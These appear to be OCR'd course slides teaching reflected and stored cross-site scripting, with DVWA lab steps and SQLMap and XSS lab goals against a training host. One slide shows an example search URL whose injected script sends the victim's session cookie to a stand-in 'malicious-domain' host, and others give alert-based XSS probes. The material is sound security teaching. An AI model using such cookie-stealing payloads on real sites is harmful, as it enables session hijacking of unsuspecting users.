Injection Flaws
Improper Error Handling
Code Quality
Challenge
Restart this Lesson
Update Cart
Purchase
Sponsored by ASPECT SECURITY
Local intranet

Try to purchase the HDTV for less than the purchase price, if you have not done so already.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price:	Quantity:	Total
56 inch HDTV (model KTV-551)	2999.99	1	$2999.99

The total charged to your credit card: $2999.99

3 Script silently sends attacker Victim’s session cookie


https://www.owasp.org/index.php/Top_10_2010-A2-Cross-Site_Scripting_(XSS)

XSS – Reflected

- It happens when web applications immediately echo back the user’s input;
- It’s the most common form of XSS, and in fact why it’s the most common web app security vulnerability;
- Usually delivered by a social engineering attacks;
- URL-shortening is commonly used on this kind of attack;
- Reverse URL-shortening services should be used to avoid this problem;
- Many of the common forms of this attack are filtered by a modern browsers;

XSS – Reflected

Exploiting




```
http://www.bigsafebank~~~/search.asp?q=<script>x=new
Image;x.src = “http://malicious-domain~~~/
hijackedsession.php?session-cookie=”+document.cookie ;</script>
```


XSS – Reflected - Testing

Exploiting

- Step 1: Start Samurai and OWASP VMs;
- Step 2: Open the Internet browser and point to:



InGuardians -- Tools
Samurai WTF Live CD
SourceForge.net: Samurai
Bookmarks Toolbar
CPTN 230 - Web App & DB Security
OWASP Broken Web Applications
Metasploitable2 - Linux
Web Security Dojo
UltimateLAMP - Run LAMP Applications direc...
Nessus Vulnerability Scanner
Samurai Linux

- Step 3: Access the Damn Vulnerable Web App:


OWASP WebGoat
OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive
Mutillidae
Damn Vulnerable Web Application
Ghost

XSS – Reflected - Testing

- Step 4: Change the security level to low:



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, m

The security level changes the vulnerab

low ▼ Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection

You can enable PHPIDS across this sit


PHPIDS is currently **disabled**. [enable

[Simulate attack] - [View IDS log]

XSS – Reflected - Testing

Exploiting

- Step 5: Access XSS Reflected;
- Step 6: Submit your name. What does the resulting URL look like?



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Renato


http://bwa.sait230.ca/dvwa/vulnerabilities/xss_r/?name=Renato#

Indication of a XSS vulnerability


- Step 7: Edit the URL directly and replace your name with hacker. What was the result?

XSS – Reflected - Testing

- Step 8: Replace your name the script bellow:
  - name=<SCRIPT>alert(“This is our last class. Web app has been hacked”)</SCRIPT>



?name=<script>alert("This web app has been hacked")<%2Fscript>#



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

The page at http://bwa.sait230.ca says:

This is our last class. The web app has been hacked

XSS – Stored


Exploiting

- Stored XSS makes use of a writable field in a remote database (such as a forum posting) to **store** an attack script;
- It happens for the same reason that reflected XSS vulnerabilities do: The web app echoes back user input without validating or encoding it;
- Where the reflected XSS vulnerabilities echo this input back immediately and only to the one user who made the request, stored XSS ones store the input indefinitely and echo it back to everyone who visits the page;

XSS – Stored - Tested

Exploiting


- Using OWASP, DVWA;
- Select XSS Stored;



Vulnerability: Stored Cross Site Scripting (XSS)

Name * Renato

Message * <script>alert("This is our last class")</script>




The page at http://bwa.sait230.ca says:

This is our last class

XSS – Stored - Tested

Exploiting

- Add another name and a test message;
- Click Sign Guestbook;




Vulnerability: Stored Cross Site Scripting (XSS)

Name * Sait

Message * test message

- Every time that you add a new post, you will get the same messages.



The page at http://bwa.sait230.ca says:

This is our last class

XSS – Stored - Tested

Exploiting


- What happens when you add this script?
  - <script>alert(document.cookie);</script>

LAB 1: Exploiting DVWA using SQLMap

Exploiting

Goal: Exploit the DVWA application using SQLMap dumping the database.

- **Attack machine:** backtrack
- **Target machines:** bwa.sait230.ca




LAB 2: XSS

Exploiting

Goal: Exploit the XSS vulnerability on the DVWA application (Reflected and Stored)

- **Attack machine:** samurai
- **Target machines:** bwa.sait230.ca



Questions